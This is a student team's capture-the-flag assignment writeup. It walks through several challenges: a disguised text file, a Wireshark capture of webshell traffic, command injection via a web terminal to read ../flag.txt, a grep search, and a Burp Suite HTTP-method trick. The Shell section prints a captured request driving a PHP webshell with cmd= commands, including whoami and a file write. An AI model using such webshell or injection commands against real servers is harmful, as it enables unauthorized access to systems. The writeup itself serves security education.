TCS3451 CTF Assignment Writeup

Group Name: TheRealKiddies

Members

ID	Name	Role
1201200722	Nur Ayu Amira binti Idris	Leader
1201201537	Muhammad Dhiyaul Naufal Bin Zainuddin	Member
1201201743	Daniel Imtiyaz Bin Faisal	Member
1221303085	Mannoj Sakthivel	Member

Category: Miscellaneous


Question: Click For Surprise !!! (25)

Members Involved: Nur Ayu Amira Binti Idris


Tools used: -

Thought Process and Methodology and Attempts:


- Ayu have run the file but it pop-up the “Windows protected your PC”



- Meaning that, the file is corrupt. So I have transferred the file into the Kali Linux to check what is actual for this file.
- I have check by using file* in Kali Terminal so I found that it should be in the TXT file.




- I just rename the file to Click_For_Surprise_.txt



Final Result:

- It shows the flag in the document.



- **Flag Revealed: NxMMU23{editnotopen}**

Category: Forensics


Question: Shell (75)

Members Involved: Nur Ayu Amira Binti Idris


Tools used: WireShark (packet analyzer)

Thought Process and Methodology and Attempts:


- I have extracted the folder zip. It shows the Wireshark file inside that folder.
- So I have changed the Case sensitive to string because I want to get the flag.



- So I have used the filter to search for the flag. So I applied the keyword “flag” into the filter search. Then, it shows the packet that contains the keyword “flag”.



- Because I want to check the details of the packet. So, I right click the packet and I click the “Follow” and I choose “HTTP Stream” to check the details.



Final Result:

- It shows the flag in the packet details in the HTTP stream.


Wireshark · Follow HTTP Stream (tcp.stream eq 75) · shell.pcap

```
GET /nexa/uploads/webshell.php?cmd=echo+%22hai+awak+cari+ape+tu%3F%22+%3E+flag.txt HTTP/1.1
Host: 192.168.221.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.221.128/nexa/uploads/webshell.php?cmd=whoami
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Fri, 09 Jun 2023 05:10:14 GMT
Server: Apache/2.4.56 (Unix) OpenSSL/1.1.1t PHP/8.2.4 mod_perl/2.0.12 Perl/v5.34.1
X-Powered-By: PHP/8.2.4
Content-Length: 258
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<body>
<form method="GET" name="webshell.php">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
</pre>
<!-- Property of Nexagate: NxMMU23{w3bsh3LL_t0_th3_sKy} -->
</body>
</html>
```

- **Flag Revealed: NxMMU23{w3bsh3LL_t0_th3_sKy}**

Category: Web

Question: InfoBase (75)



Members Involved: Nur Ayu Amira Binti Idris

Tools used: -


Thought Process and Methodology and Attempts:

- First, I open the link https://nexaxmmu-infobase.chals.io
- It shows me the homepage of InfoBase website , so I just randomly check the website and it shows one button that looks like a terminal then I click.

- So I just performed the ping test in this terminal. And I also use the cat command to display the contents of a file. In this case, it is attempting to display the contents of a file called "flag.txt" located in the parent directory ("../").

Final Result:

- It shows the flag in the command terminal



- **Flag Revealed: NxMMU23{306a7cab6963e425876e21e0c785bbba}**

Category: Miscellaneous


Question: FindMeIfYouCan (50)

Members Involved: Nur Ayu Amira Binti Idris


Tools used: grep is a command-line utility for searching plain-text data sets for lines that match a regular expression.

Thought Process and Methodology and Attempts:


- First, I tried to extract the Zip folder from Windows but it stuck and jammed.




- So I transfer the folder to the Kali because I want to try extracting it from the Kali.
- Successfully extracted the folder in Kali.




- So, I have checked inside the folder. Then I found the file called flag.txt



- Then, I used the flag in the file txt but failed.




- So, I have used “grep” tools to search the text in the file.



Final Result:


- It shows the flag in the terminal.



- **Flag Revealed: NxMMU23{8b309494c565a63a7ea2f1bc93d80871}**

Category: Web

Question: MagicWord (75)




Members Involved: Nur Ayu Amira Binti Idris


Tools used: Burp Suite is an integrated platform and graphical tool for performing security testing of web applications.

Thought Process and Methodology and Attempts:


- Firstly, I have used software Burp Suite and Burp Suite browser then I clicked the proxy tab and I have turned on the intercept and insert the link https://nexaxmmu-magicword.chals.io
- Then I get this output:



- Then, in the challenge it says the clue “just say magic word”. So, I searched for magic words on Google.



- Then, I replace “GET” in the first line in Burp Suite with “PLEASE”. Then, I Do Intercept again then Response to the Request and Forward.



Final Result:


- It shows the flag after I click forward.

```
<div class='alert alert-success'>
  CORRECT! PLEASE is the MAGIC word. The flag is
  NxMMU23{d6e4ca0919aa5aeae58d820209e2af40} :D
</div>
```

- **Flag Revealed: NxMMU23{d6e4ca0919aa5aeae58d820209e2af40}**

Category: Miscellaneous

